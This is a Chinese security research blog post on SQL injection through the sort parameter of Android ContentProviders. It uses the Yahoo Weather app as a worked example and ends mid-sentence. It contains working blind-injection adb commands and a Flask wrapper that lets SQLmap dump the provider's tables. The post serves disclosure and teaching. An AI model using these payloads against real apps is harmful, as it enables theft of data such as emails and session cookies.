
Android、SQL 与 ContentProvider,或者说:为什么 SQL 注入仍未消亡?
在深入探讨 SQL 注入以及可能出现的问题之前,我们先介绍一些关于 Content Provider 的技术知识……
在深入探讨 SQL 注入以及可能出现的问题之前,我们先介绍一些关于 Content Provider 的技术知识。
一、ContentProvider
按照 Android 开发者文档的说法,Content Provider 是:
“将一个进程中的数据与另一个进程中运行的代码连接起来的标准接口。”(来源:content-providers.html)。

简单来说,Content Provider 是在应用中公开和访问特定信息的一种标准化方式。 举一个真实的例子,Yahoo 天气 App 公开了以下 Content Provider,用于 访问位置、天气预报等信息(信息提取自 AndroidManifest.xml):
<provider android:authorities="com.yahoo.mobile.client.android.weather.provider.Weather"
   android:exported="true"
   android:grantUriPermissions="true"
   android:label="@7F08017B"
   android:name="com.yahoo.mobile.client.android.weather.provider.WeatherProvider"
    android:syncable="true">
</provider>
从安全角度来看,最需要检查的属性是 'authorities'、'exported'、'name' 和 'permissions'。'authority' 基本上就是访问该 Content Provider 的 URI。'exported' 表示 该 Content Provider 是否向其他应用公开。该默认行为在 SDK 版本 16 之前有所不同,当时默认值为 true,因此强烈建议显式声明您的 Content Provider 是否应当导出。 'name' 表示实现该 ContentProvider 的类名。
如果我们查看这个 Content Provider 的(反编译后的)代码:
package com.yahoo.mobile.client.android.weather.provider;

public class WeatherProvider extends android.content.ContentProvider {
    private static final android.content.UriMatcher a;

    static WeatherProvider()
    {

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a = new android.content.UriMatcher(-1);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Locations.a.getPath().substring(1), 1);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Locations.b.getPath().substring(1), 2);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$CurrentForecasts.a.getPath().substring(1), 3);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$CurrentForecasts.b.getPath().substring(1), 4);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$WeatherAlerts.a.getPath().substring(1), 5);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$WeatherAlerts.b.getPath().substring(1), 6);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$HourlyForecasts.a.getPath().substring(1), 7);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$HourlyForecasts.b.getPath().substring(1), 8);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$Images.a.getPath().substring(1), 9);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$DailyForecasts.a.getPath().substring(1), 10);

        com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.addURI("com.yahoo.mobile.client.android.weather.provider.Weather", com.yahoo.mobile.client.android.weather.provider.WeatherUriMatcher$DailyForecasts.b.getPath().substring(1), 11);

        return;
    }

    public WeatherProvider()
    {
        return;
    }

    private static int a(android.net.Uri p4, int p5)
    {
        int v1 = -1;
        if (p4 != null) {
            NumberFormatException v0_3;
            NumberFormatException v0_0 = p4.getPathSegments();
            if (com.yahoo.mobile.client.share.util.Util.a(v0_0)) {
                v0_3 = -1;
            } else {
                try {
                    v0_3 = Integer.parseInt(((String) v0_0.get(p5)));
                } catch (NumberFormatException v0_4) {
                    if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
                    } else {
                        com.yahoo.mobile.client.share.logging.Log.d("WeatherProvider", "Unable to parse current forecast woeid: ", v0_4);
                    }
                }
            }
            v1 = v0_3;
        }
        return v1;
    }

    private static String a(android.net.Uri p3)
    {
        String v0_0 = 0;
        if (p3 != null) {
            java.util.List v1 = p3.getPathSegments();
            if (!com.yahoo.mobile.client.share.util.Util.a(v1)) {
                v0_0 = ((String) v1.get(1));

            }
        }
        return v0_0;
    }

    private static int b(android.net.Uri p1)
    {
        return com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p1, 2);
    }

    private static int c(android.net.Uri p1)
    {
        return com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p1, 2);
    }

    public int delete(android.net.Uri p2, String p3, String[] p4)
    {
        return 0;
    }

    public String getType(android.net.Uri p2)
    {
        return 0;
    }

    public android.net.Uri insert(android.net.Uri p2, android.content.ContentValues p3)
    {
        return 0;
    }

    public boolean onCreate()
    {
        return 0;
    }

    public android.database.Cursor query(android.net.Uri p8, String[] p9, String p10, String[] p11, String p12)
    {
        android.database.Cursor v0_0 = 0;
        if (com.yahoo.mobile.client.share.logging.Log.a <= 2) {
            com.yahoo.mobile.client.share.logging.Log.a("WeatherProvider", new StringBuilder().append("Uri [").append(p8.toString()).append("]").toString());
        }
        try {
            android.content.ContentResolver v1_4 = com.yahoo.mobile.client.android.weathersdk.database.SQLiteWeather.a(this.getContext()).getReadableDatabase();
            switch (com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a.match(p8)) {
                case 1:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.LocationOperations.a(v1_4, p9, p10, p11, p12);

                    if (v0_0 == null) {
                    } else {
                        v0_0.setNotificationUri(this.getContext().getContentResolver(), p8);
                    }
                    break;
                case 2:
                    String v2_12 = com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8);
                    if (com.yahoo.mobile.client.share.util.Util.b(v2_12)) {
                    } else {
                        String[] v3_5 = new String[1];
                        v3_5[0] = v2_12;

                        android.database.Cursor v0_5 = com.yahoo.mobile.client.android.weathersdk.database.SQLiteUtilities.a(p10, "woeid=?", p11, java.util.Arrays.asList(v3_5));

                        v0_0 = com.yahoo.mobile.client.android.weathersdk.database.LocationOperations.a(v1_4, p9, v0_5.a(), v0_5.b(), p12);
                    }
                    break;
                case 3:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.CurrentForecastOperations.b(v1_4);
                    break;
                case 4:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.CurrentForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.b(p8));
                    break;
                case 5:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.WeatherAlertsOperations.b(v1_4);
                    break;
                case 6:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.WeatherAlertsOperations.c(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8, 2));
                    break;
                case 7:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.HourlyForecastOperations.b(v1_4);
                    break;
                case 8:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.HourlyForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.c(p8), p8.getBooleanQueryParameter("isCurrentLocation", 0));
                    break;
                case 9:
                default:
                    if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
                    } else {
                        com.yahoo.mobile.client.share.logging.Log.e("WeatherProvider", new StringBuilder().append("Unknown Uri [").append(p8).append("]").toString());

                    }
                    break;
                case 10:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.DailyForecastOperations.b(v1_4);
                    break;
                case 11:
                    v0_0 = com.yahoo.mobile.client.android.weathersdk.database.DailyForecastOperations.a(v1_4, com.yahoo.mobile.client.android.weather.provider.WeatherProvider.a(p8, 2), 0, 0);
                    break;

            }
        } catch (android.content.ContentResolver v1) {
            if (com.yahoo.mobile.client.share.logging.Log.a > 6) {
            } else {
                com.yahoo.mobile.client.share.logging.Log.e("WeatherProvider", "Unable to get a readable database object.");
            }
        }
        return v0_0;
    }

    public int update(android.net.Uri p2, android.content.ContentValues p3, String p4, String[] p5)
    {
        return 0;
    }
}
最重要的方法是 'query'、'update'、'insert' 和 'delete'。这些方法会导出给其他 应用使用。例如,要从命令行查询下面这个 Content Provider,可以使用以下 adb shell 命令:
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/

Row: 0 _id=19, woeid=12728321, isCurrentLocation=0, latitude=48.92167, longitude=2.24733, photoWoeid=55863456, city=Colombes, state=NULL, stateAbbr=NULL, country=France, countryAbbr=FR, timeZoneId=Europe/Paris, timeZoneAbbr=CET, lastUpdatedTimeMillis=1707326856, crc=0

Row: 1 _id=20, woeid=1539359, isCurrentLocation=0, latitude=34.02088, longitude=-6.84165, photoWoeid=1539359, city=Rabat, state=NULL, stateAbbr=NULL, country=Morocco, countryAbbr=MA, timeZoneId=Africa/Casablanca, timeZoneAbbr=WET, lastUpdatedTimeMillis=1707327048, crc=0

Row: 2 _id=21, woeid=2459115, isCurrentLocation=0, latitude=40.71455, longitude=-74.00712, photoWoeid=2459115, city=New York, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/New_York, timeZoneAbbr=EST, lastUpdatedTimeMillis=1707327168, crc=0

Row: 3 _id=22, woeid=2487956, isCurrentLocation=0, latitude=37.7474, longitude=-122.43922, photoWoeid=2487956, city=San Francisco, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/Los_Angeles, timeZoneAbbr=PST, lastUpdatedTimeMillis=1707327194, crc=0
我们添加了 'locations' 路径,因为 query 方法会将 URI 与一组预定义的 URI 进行比对,以决定 查询哪张表。这是 Content Provider 中非常常见的模式:使用 'addMatch' 方法定义一组 URI,将其与相应的代码匹配,然后查询相应的信息,通常来自 数据库(参见 content-provider-creating.html)。 query 方法的签名如下:
public abstract Cursor query (Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)
所有这些参数都可以从命令行访问:
usage: adb shell content query --uri <URI> [--user <USER_ID>] [--projection <PROJECTION>] [--where <WHERE>] [--sort <SORT_ORDER>]

  <PROJECTION> is a list of colon separated column names and is formatted:

  <COLUMN_NAME>[:<COLUMN_NAME>...]

  <SORT_OREDER> is the order in which rows in the result should be sorted.

  Example:

  # Select "name" and "value" columns from secure settings where "name" is equal to "new_setting" and sort the result by name in ascending order.

  adb shell content query --uri content://settings/secure --projection name:value --where "name=\'new_setting\'" --sort "name ASC"
例如,您可以按下面的示例指定 'sort' 参数:
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort "_id"

Row: 0 _id=19, woeid=12728321, isCurrentLocation=0, latitude=48.92167, longitude=2.24733, photoWoeid=55863456, city=Colombes, state=NULL, stateAbbr=NULL, country=France, countryAbbr=FR, timeZoneId=Europe/Paris, timeZoneAbbr=CET, lastUpdatedTimeMillis=1707326856, crc=0

Row: 1 _id=20, woeid=1539359, isCurrentLocation=0, latitude=34.02088, longitude=-6.84165, photoWoeid=1539359, city=Rabat, state=NULL, stateAbbr=NULL, country=Morocco, countryAbbr=MA, timeZoneId=Africa/Casablanca, timeZoneAbbr=WET, lastUpdatedTimeMillis=1707327048, crc=0

Row: 2 _id=21, woeid=2459115, isCurrentLocation=0, latitude=40.71455, longitude=-74.00712, photoWoeid=2459115, city=New York, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/New_York, timeZoneAbbr=EST, lastUpdatedTimeMillis=1707327168, crc=0

Row: 3 _id=22, woeid=2487956, isCurrentLocation=0, latitude=37.7474, longitude=-122.43922, photoWoeid=2487956, city=San Francisco, state=NULL, stateAbbr=NULL, country=United States, countryAbbr=US, timeZoneId=America/Los_Angeles, timeZoneAbbr=PST, lastUpdatedTimeMillis=1707327194, crc=0
这些都是标准做法,并且有非常完善的文档。
二、Android 与 SQL
最近,我们一直在为移动 App 开发一款污点模糊测试工具,它能自动求解受污染的约束条件, 直到找到可被利用的 sink 方法。我们发现排名前 1000 的 App 中有多款被报告存在 --sort 参数 SQL 注入漏洞。
这些应用看起来都正确地使用了预编译语句,没有使用字符串拼接,也没有任何 取巧的写法。深入研究这些方法的代码后,我们发现了以下常见模式(源码来自 Android Open Source Project):
(com.android.documentsui.RecentsProvider) line 170-171:

152    @Override
153    public Cursor More ...query(Uri uri, String[] projection, String selection, String[] selectionArgs,
154            String sortOrder) {
155        final SQLiteDatabase db = mHelper.getReadableDatabase();
156        switch (sMatcher.match(uri)) {
157            case URI_RECENT:
158                final long cutoff = System.currentTimeMillis() - MAX_HISTORY_IN_MILLIS;
159                return db.query(TABLE_RECENT, projection, RecentColumns.TIMESTAMP + ">" + cutoff,
160                        null, null, null, sortOrder);
161            case URI_STATE:
162                final String authority = uri.getPathSegments().get(1);
163                final String rootId = uri.getPathSegments().get(2);
164                final String documentId = uri.getPathSegments().get(3);
165                return db.query(TABLE_STATE, projection, StateColumns.AUTHORITY + "=? AND "
166                        + StateColumns.ROOT_ID + "=? AND " + StateColumns.DOCUMENT_ID + "=?",
167                        new String[] { authority, rootId, documentId }, null, null, sortOrder);
168            case URI_RESUME:
169                final String packageName = uri.getPathSegments().get(1);
170                return db.query(TABLE_RESUME, projection, ResumeColumns.PACKAGE_NAME + "=?",
171                        new String[] { packageName }, null, null, sortOrder);
172            default:
173                throw new UnsupportedOperationException("Unsupported Uri " + uri);
174        }
175    }
基本上,该方法将 sort 参数直接传递给 SQLiteDatabase 的 query 方法。这种模式非常
非常常见,甚至在 Google 的 IOSCHED 示例应用中也能找到(参见示例应用):
    /** {@inheritDoc} */
    @Override
    public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs,
                        String sortOrder) {
        final SQLiteDatabase db = mOpenHelper.getReadableDatabase();

        String tagsFilter = uri.getQueryParameter(Sessions.QUERY_PARAMETER_TAG_FILTER);
        String categories = uri.getQueryParameter(Sessions.QUERY_PARAMETER_CATEGORIES);


        ScheduleUriEnum matchingUriEnum = mUriMatcher.matchUri(uri);

        // Avoid the expensive string concatenation below if not loggable.
        if (Log.isLoggable(TAG, Log.VERBOSE)) {
            Log.v(TAG, "uri=" + uri + " code=" + matchingUriEnum.code + " proj=" +
                    Arrays.toString(projection) + " selection=" + selection + " args="
                    + Arrays.toString(selectionArgs) + ")");
        }

        switch (matchingUriEnum) {
            default: {
                // Most cases are handled with simple SelectionBuilder.
                final SelectionBuilder builder = buildExpandedSelection(uri, matchingUriEnum.code);

                // If a special filter was specified, try to apply it.
                if (!TextUtils.isEmpty(tagsFilter) && !TextUtils.isEmpty(categories)) {
                    addTagsFilter(builder, tagsFilter, categories);
                }

                boolean distinct = ScheduleContractHelper.isQueryDistinct(uri);


                Cursor cursor = builder
                        .where(selection, selectionArgs)
                        .query(db, distinct, projection, sortOrder, null);


                Context context = getContext();
                if (null != context) {
                    cursor.setNotificationUri(context.getContentResolver(), uri);
                }
                return cursor;
            }
            case SEARCH_SUGGEST: {
                final SelectionBuilder builder = new SelectionBuilder();

                // Adjust incoming query to become SQL text match.
                selectionArgs[0] = selectionArgs[0] + "%";
                builder.table(Tables.SEARCH_SUGGEST);
                builder.where(selection, selectionArgs);
                builder.map(SearchManager.SUGGEST_COLUMN_QUERY,
                        SearchManager.SUGGEST_COLUMN_TEXT_1);
                projection = new String[]{
                        BaseColumns._ID,
                        SearchManager.SUGGEST_COLUMN_TEXT_1,
                        SearchManager.SUGGEST_COLUMN_QUERY
                };

                final String limit = uri.getQueryParameter(SearchManager.SUGGEST_PARAMETER_LIMIT);
                return builder.query(db, false, projection, SearchSuggest.DEFAULT_SORT, limit);
            }
            case SEARCH_TOPICS_SESSIONS: {
                if (selectionArgs == null || selectionArgs.length == 0) {
                    return createMergedSearchCursor(null, null);
                }
                String selectionArg = selectionArgs[0] == null ? "" : selectionArgs[0];
                // First we query the Tags table to find any tags that match the given query
                Cursor tags = query(Tags.CONTENT_URI, SearchTopicsSessions.TOPIC_TAG_PROJECTION,
                        SearchTopicsSessions.TOPIC_TAG_SELECTION,
                        new String[] {Config.Tags.CATEGORY_TOPIC, selectionArg + "%"},
                        Tags.TAG_ORDER_BY_CATEGORY);
                // Then we query the sessions_search table and get a list of sessions that match
                // the given keywords.
                Cursor search = null;
                if (selectionArgs[0] != null) { // dont query if there was no selectionArg.
                    search = query(ScheduleContract.Sessions.buildSearchUri(selectionArg),
                            SearchTopicsSessions.SEARCH_SESSIONS_PROJECTION,
                            null, null,
                            ScheduleContract.Sessions.SORT_BY_TYPE_THEN_TIME);
                }
                // Now that we have two cursors, we merge the cursors and return a unified view
                // of the two result sets.
                return createMergedSearchCursor(tags, search);
            }
        }
    }
稍微深入研究一下 API,我们可以发现以下代码:
Class android.database.sqlite.SQLiteDatabase

1196    public Cursor query(String table, String[] columns, String selection,
1197            String[] selectionArgs, String groupBy, String having,
1198            String orderBy) {
1199
1200        return query(false, table, columns, selection, selectionArgs, groupBy,
1201                having, orderBy, null /* limit */);
1202    }

...

1029    public Cursor query(boolean distinct, String table, String[] columns,
1030            String selection, String[] selectionArgs, String groupBy,
1031            String having, String orderBy, String limit) {
1032        return queryWithFactory(null, distinct, table, columns, selection, selectionArgs,
1033                groupBy, having, orderBy, limit, null);
1034    }

...

1152    public Cursor queryWithFactory(CursorFactory cursorFactory,
1153            boolean distinct, String table, String[] columns,
1154            String selection, String[] selectionArgs, String groupBy,
1155            String having, String orderBy, String limit, CancellationSignal cancellationSignal) {
1156        acquireReference();
1157        try {
1158            String sql = SQLiteQueryBuilder.buildQueryString(
1159                    distinct, table, columns, selection, groupBy, having, orderBy, limit);
1160
1161            return rawQueryWithFactory(cursorFactory, sql, selectionArgs,
1162                    findEditTable(table), cancellationSignal);
1163        } finally {
1164            releaseReference();
1165        }
1166    }


Class android.database.sqlite.SQLiteQueryBuilder

201    public static String buildQueryString(
202            boolean distinct, String tables, String[] columns, String where,
203            String groupBy, String having, String orderBy, String limit) {
204        if (TextUtils.isEmpty(groupBy) && !TextUtils.isEmpty(having)) {
205            throw new IllegalArgumentException(
206                    "HAVING clauses are only permitted when using a groupBy clause");
207        }
208        if (!TextUtils.isEmpty(limit) && !sLimitPattern.matcher(limit).matches()) {
209            throw new IllegalArgumentException("invalid LIMIT clauses:" + limit);
210        }
211
212        StringBuilder query = new StringBuilder(120);
213
214        query.append("SELECT ");
215        if (distinct) {
216            query.append("DISTINCT ");
217        }
218        if (columns != null && columns.length != 0) {
219            appendColumns(query, columns);
220        } else {
221            query.append("* ");
222        }
223        query.append("FROM ");
224        query.append(tables);
225        appendClause(query, " WHERE ", where);
226        appendClause(query, " GROUP BY ", groupBy);
227        appendClause(query, " HAVING ", having);
228        appendClause(query, " ORDER BY ", orderBy);
229        appendClause(query, " LIMIT ", limit);
230
231        return query.toString();
232    }
233
234    private static void appendClause(StringBuilder s, String name, String clause) {
235        if (!TextUtils.isEmpty(clause)) {
236            s.append(name);
237            s.append(clause);
238        }
239    }
基本上,sort 参数只是从一个方法传递到另一个方法,然后被直接拼接(在
appendClause 方法中)到请求中,从而导致一个非常基础的 SQL 注入。
使用 SQL 盲注技术可以很容易地证明其可利用性(进行两次测试,第一次使用 1=1,第二次使用 1=2,
二者表现出不同的行为):
> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort '_id/**/limit/**/\(select/**/1/**/from/**/sqlite_master/**/where/**/1=1\)'
Row: 0 _id=1, woeid=2487956, isCurrentLocation=0, latitude=NULL, longitude=NULL, photoWoeid=NULL, city=NULL, state=NULL, stateAbbr=, country=NULL, countryAbbr=, timeZoneId=NULL, timeZoneAbbr=NULL, lastUpdatedTimeMillis=746034814, crc=1591594725

> $ adb shell content query --uri content://com.yahoo.mobile.client.android.weather.provider.Weather/locations/ --sort '_id/**/limit/**/\(select/**/1/**/from/**/sqlite_master/**/where/**/1=2\)'
Error while accessing provider:com.yahoo.mobile.client.android.weather.provider.Weather
android.database.sqlite.SQLiteException: datatype mismatch (code 20)
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:181)
at android.database.DatabaseUtils.readExceptionFromParcel(DatabaseUtils.java:137)
at android.content.ContentProviderProxy.query(ContentProviderNative.java:366)
at com.android.commands.content.Content$QueryCommand.onExecute(Content.java:392)
at com.android.commands.content.Content$Command.execute(Content.java:336)
at com.android.commands.content.Content.main(Content.java:462)
at com.android.internal.os.RuntimeInit.nativeFinishInit(Native Method)
为了真正证明该 SQL 注入的可利用性,既然我们已经有了出色的 SQLmap,下面是一个不太优雅的 小技巧:通过模拟一个网页,让 SQLmap 能够作用于 Content Provider(我们知道这种做法不够优雅,但它足以说明问题):
import subprocess
from flask import Flask, request


app = Flask(__name__)

URI = "com.yahoo.mobile.client.android.weather.provider.Weather/locations/"

@app.route("/")
def hello():

   method = request.values['method']
   sort = request.values['sort']
   sort = "_id/**/limit/**/(SELECT/**/1/**/FROM/**/sqlite_master/**/WHERE/**/1={})".format(sort)
   #sort = "_id/**/limit/**/({})".format(sort)

   p = subprocess.Popen(["adb","shell","content",method,"--uri","content://{}".format(URI),"--sort",'"{}"'.format(sort)],stdout=subprocess.PIPE,stderr=subprocess.STDOUT)

   o, e = p.communicate()

   print "[*]SORT:{}".format(sort)
   print "[*]OUTPUT:{}".format(o)
   return "<html><divclass='output'>{}</div></html>".format(o)

if __name__=="__main__":
   app.run()
启动 SQLmap 后,它很快便确认了 SQL 注入,并开始导出数据表:

SQLmap 在猜测表名的第一个字符时似乎存在一个 bug,但我们没有进一步调查以
找出问题的根源。在 sort 参数前附加
_id/**/limit/**/(SELECT/**/1/**/FROM/**/sqlite_master/**/WHERE/**/1= 是让 SQLmap 将其识别为
布尔型注入(而不是开销很大的时间型注入)的最简单方法。
从数据库中导出天气预报当然并不那么严重,但在我们发现的多款应用中, 有一些允许获取电子邮件或会话 Cookie 等关键信息。
其他 API 的表现如何?

Django ORM 可以防止这种情况,并会抛出以下异常:
